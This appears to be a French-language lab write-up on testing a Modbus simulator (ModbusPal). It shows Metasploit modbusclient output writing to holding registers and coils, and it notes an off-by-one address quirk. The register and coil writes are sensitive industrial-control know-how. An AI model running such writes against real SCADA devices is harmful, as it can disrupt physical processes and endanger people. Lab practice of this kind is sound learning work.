
Module options (auxiliary/scanner/scada/modbusclient):
-----
Name          Current Setting  Required  Description
-----
DATA          1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  24500            yes       Modbus data address
DATA_COILS    no               no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no               no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER        1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS        192.168.64.158  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         502              yes       The target port (TCP)
UNIT_NUMBER   10               no        Modbus unit number

Auxiliary action:
-----
Name          Description
-----
WRITE_REGISTER Write one word to a register

msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158
[*] 192.168.64.158:502 - Sending WRITE_REGISTER...
[*] 192.168.64.158:502 - Value 1 successfully written at registry address 24500
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
```

A GUI window titled 'Automation' is also visible, showing 'Adding coils completed.' and buttons for 'Add', 'Start all', and 'Stop all'.

J'ai remarqué que cela a changé la valeur du registre 24501 pour raisons quelconques. J'ai donc essayé voir avec -1 registre et comme de fait, en utilisant le registre 24499, cela change la valeur du registre 24500. Voir image ci-dessous



The screenshot shows a GUI application titled 'ModbusPal' and a terminal window. The GUI has tabs for 'Import', 'Export', 'Modbus', and 'Stay on top'. The 'Modbus' tab is active, showing a table of registers with columns 'Address', 'Value', 'Name', and 'Binding'. The 'Link settings' section shows 'TCP/IP' selected and 'TCP Port: 502'. The 'Modbus slaves' section shows '10' selected. The 'Automation' section has buttons for 'Add', 'Start all', and 'Stop all'.

The terminal window shows the following commands and output:

```
control@ctp:~$ sudo java -jar ModbusPal.jar
[sudo] password for control:
Could not load an initial port number. Loading default port number.


msf5 auxiliary(scanner/scada/modbusclient) > set DATA_VALUE 1111
DATA_VALUE => 1111
msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):
-----
Name          Current Setting  Required  Description
-----
DATA          1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  24500            yes       Modbus data address
DATA_COILS    no               no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no               no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER        1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS        192.168.64.158  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         502              yes       The target port (TCP)
UNIT_NUMBER   10               no        Modbus unit number

Auxiliary action:
-----
Name          Description
-----
WRITE_REGISTER Write one word to a register


msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158
[*] 192.168.64.158:502 - Sending WRITE_REGISTER...
[*] 192.168.64.158:502 - Value 1 successfully written at registry address 24500
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
```

Nous faisons maintenant READ le registre.



Maintenant pour les coils

Même chose pour le coils, j'ai dû modifier la valeur du registre -1 de celui que je targettais. J'ai donc essayé avec le registre 20244 et cela a fonctionné. La valeur 1 a été ajoutée au registre 20245 pour les coils. Voir images ci-dessous



Je fais maintenant la même chose, read pour faire sûr que nous avons bel et bien modifié la valeur au registre coil 20245. Voir image ci-dessous

